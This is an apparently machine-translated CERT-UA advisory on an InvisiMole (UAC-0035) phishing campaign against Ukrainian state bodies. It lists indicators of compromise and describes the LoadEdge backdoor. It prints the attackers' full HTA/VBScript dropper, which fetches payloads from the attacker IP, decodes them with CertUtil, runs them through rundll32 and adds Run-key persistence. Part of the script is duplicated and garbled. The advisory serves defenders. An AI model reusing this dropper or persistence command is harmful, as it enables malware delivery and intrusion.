

Cyber attack of UAC-0035 group (InvisiMole) on state organizations of Ukraine (CERT-UA # 4213)

General Information

The Government Team for Response to Computer Emergencies of Ukraine CERT-UA received a notification from the subject of coordination on the distribution of e-mails among state bodies of Ukraine. Attached to the letter is the archive "501_25_103.zip", which contains the eponymous shortcut file. If you open an LNK file, an HTA file will be downloaded and executed on your computer. The latter contains VBScript code, which will download and decode the bait file and the malicious program LoadEdge, which, in turn, should ensure the destruction of the computer by other malicious programs from the arsenal of the group: TunnelMole (DNS backdoor), RC2CL or others.

The activity is associated with the activities of the UAC-0035 group (InvisiMole). Note that the date of compilation of the malicious program LoadEdge - 24.02.2022.

In addition, the evidence of the development of the malicious program LoadEdge, at least since February 2021, has been revealed.

Indicators of compromise

Files:

MD5 SHA256
dfb5a03f56769e3d1195bdfe6bb62070
4df873ea077bdbfe5389d30b5b0d0ad4a3fa663af4a4109859b61eb7f6099fc8
501_25_103.zip
72ed59f0d293ceede46bd69a09322f30
090997b4691f1a155187a181dbf54aec034eafc7b9344016867fe50da15829df
501_25_103.lnk
5fb6202b8273a6a4cda73cee3f88ce1a
6b721ab9f73718c393aca2b9ad06f45b09dbfb23d105ca5872d8df7515ae14c4 We4Qu6.hta
cd1a425e1ac6bc029fb4418523e43e88
5e06d688ac955b351c3ced0083dc7e372e447458e6604fd82ac118a6ac8e553c
501_25_103.doc (lure file)
03f12262a2846ebbce989aca5cec74a7
fd72080eca622fa3d9573b43c86a770f7467f3354225118ab2634383bd7b42eb
EdgeNotification.dll (2022-02-24) (LoadEdge)

Network:

```
hxxp: // 45 [.] 95.11.34: 88 / get [.] php? a = We4Qu6
hxxp: // 45 [.] 95.11.34: 88 / _ [A-Z0-9] {12} _AZ
hxxp: // 45 [.] 95.11.34: 88 / _ [A-Z0-9] {12} _BZ
hxxp: // 45 [.] 95.11.34: 3000 / test
45 [.] 95.11.34
```




Hosts:

```
% TEMP% \ 501_25_103.doc.b2
% TEMP% \ EdgeNotification.dll.b2
% TEMP% \ 501_25_103.doc
% TEMP% \ EdgeNotification.dll
HKCU \ Software \ Microsoft \ Windows \ CurrentVersion \ Run \ Notification
cmd.exe / c REG ADD HKCU \ Software \ Microsoft \ Windows \ CurrentVersion \
Run / f / v Notification / t REG_SZ / d "rundll32.exe"% TEMP% \
EdgeNotification.dll ", GetApplicationNotificationFact"
C: \ 1 \ Release \ DLoad.pdb
G: \ projects \ demo_rt \ x64 \ Release \ service.pdb
G: \ projects \ demo_rt \ Win32 \ Release \ service.pdb
wmic memorychip get / format: list
wmic baseboard get / format: list
wmic os get / format: list
wmic cpu get / format: list
```

Additional Information

LoadEdge is a backdoor malware developed using the C++ programming language. Supported commands: fileEx, copyOverNw, diskops, disks, download, upload, getconf, setinterval, startr, killr, kill. Functionality: obtaining information about disks, loading / unloading files, file system operations, interactive reverse shell (remote port 1337 / tcp), deletion. Persistence is provided by an HTA file by creating an entry in the Run branch of the Windows registry (its own persistence mechanism, also through the Windows registry (value: McAfee), is disabled). Interaction with the management server is carried out using the HTTP protocol (data presentation format: JSON).

Graphic images:



```
<html>
<head>
<title>Microsoft Office</title>
<hta:application
  id="ohta"
  ApplicationName = "MicrosoftHTFA"
  Border = "dialog"
  Caption = "yes"
  Scroll = "no"
  SingleInstance = "yes"
  SystemMenu = "yes"
  WindowState = "Minimize"
  Version = "1.1"
  ShowInTaskBar = "no"
/>
<script language="VBScript">
Function Dwl(str hex)
  Dim i
  Dwl = ""
  For i = 1 To Len(str hex) Step 2
    Dwl = Dwl & Chr("0h" & Mid(str hex, i, 1) & Mid(str hex, i+1, 1))
  Next
End Function

function RevChar(OldChar, NewChar, Cmd)
  RevChar = Replace(Cmd, OldChar, "!", 1, -1, 0)
  RevChar = Replace(RevChar, NewChar, OldChar, 1, -1, 0)
  RevChar = Replace(RevChar, "!", NewChar, 1, -1, 0)
End Function

Function WriteFile(sFilePath, data)
  Set ofSO = CreateObject("Scripting.FileSystemObject")

  If ofSO.FileExists(sFilePath) Then
    ofSO.DeleteFile sFilePath, true
  End If

  Set f1 = ofSO.CreateTextFile(sFilePath, true)
  f1.Write(data)
  f1.Close

End Function

Function DownloadFile(sURLPath, sFilePath, sBin)

  Set oXMLHTTP = CreateObject("MSXML2.XMLHTTP")
  Set ofSO = CreateObject("Scripting.FileSystemObject")

  Folder = ofSO.SpecialFolder(2) & "\ " & sFilePath
  Folder64 = Folder & ".b2"

  oXMLHTTP.Open "GET", sURLPath, 0
  oXMLHTTP.Send

  Dim Cmd

  Cmd = oXMLHTTP.responseText

  Cmd = RevChar("A", "M", Cmd)
  Cmd = RevChar("C", "I", Cmd)
  Cmd = RevChar("E", "g", Cmd)
  Cmd = RevChar("H", "B", Cmd)
  Cmd = RevChar("R", "W", Cmd)

  WriteFile Folder64, Cmd

  // Dim Cmd
  Cmd = "CertUtil.exe -decode "" & Folder64 & "" "" & Folder & "" ""
  createobject("Wscript.Shell").run Cmd, false, true

  ofSO.DeleteFile Folder64, true

  DownloadFile = Folder
End Function

Sub WindowOnLoad
  iWidth = 100

  // On Error Resume Next

  DataName = "501_25_103.doc"
  DataURL = "http://45.95.11.34:88/71AD37VQ2Y4A AZ"

  *Self.Focus()
  Self.resizeTo 200, 200
  Self.moveTo -400, -400
  * Self.moveTo 400, 400

  Real = "" & DownloadFile(DataURL, DataName, 1) & ""
  createobject("Wscript.Shell").run Real , 1

  createobject("Wscript.Shell").run "cmd.exe /c REG ADD HKCU\Software\Microsoft\Windows\CurrentVersion\Run /f /v Notification /t REG_SZ /d ""rundll32.exe ""TEMP%\EdgeNotification.dll", GetApplicationNotificationFact"" / 0
  & "" GetApplicationNotificationFact "

  Plstr = "Rundll32.exe "" & DownloadFile("http://45.95.11.34:88/ KVEHJ2TEHK0 B2", "EdgeNotification.dll", 0)
  & "" GetApplicationNotificationFact "

  createobject("Wscript.Shell").run Plstr , 1

  Self.Close()
End Sub
</script>
</head>
<body onLoad="WindowOnLoad()">
<div>Microsoft Office object window</div>
</body>
```

```
Cmd = RevChar("A", "M", Cmd)
Cmd = RevChar("C", "I", Cmd)
Cmd = RevChar("E", "g", Cmd)
Cmd = RevChar("H", "B", Cmd)
Cmd = RevChar("R", "W", Cmd)

WriteFile Folder64, Cmd

// Dim Cmd
Cmd = "CertUtil.exe -decode "" & Folder64 & "" "" & Folder & "" ""
createobject("Wscript.Shell").run Cmd, false, true

ofSO.DeleteFile Folder64, true

DownloadFile = Folder
End Function

Sub WindowOnLoad
  iWidth = 100

  // On Error Resume Next

  DataName = "501_25_103.doc"
  DataURL = "http://45.95.11.34:88/71AD37VQ2Y4A AZ"

  *Self.Focus()
  Self.resizeTo 200, 200
  Self.moveTo -400, -400
  * Self.moveTo 400, 400

  Real = "" & DownloadFile(DataURL, DataName, 1) & ""
  createobject("Wscript.Shell").run Real , 1

  createobject("Wscript.Shell").run "cmd.exe /c REG ADD HKCU\Software\Microsoft\Windows\CurrentVersion\Run /f /v Notification /t REG_SZ /d ""rundll32.exe ""TEMP%\EdgeNotification.dll", GetApplicationNotificationFact"" / 0
  & "" GetApplicationNotificationFact "

  Plstr = "Rundll32.exe "" & DownloadFile("http://45.95.11.34:88/ KVEHJ2TEHK0 B2", "EdgeNotification.dll", 0)
  & "" GetApplicationNotificationFact "

  createobject("Wscript.Shell").run Plstr , 1

  Self.Close()
End Sub
</script>
</head>
<body onLoad="WindowOnLoad()">
<div>Microsoft Office object window</div>
</body>
```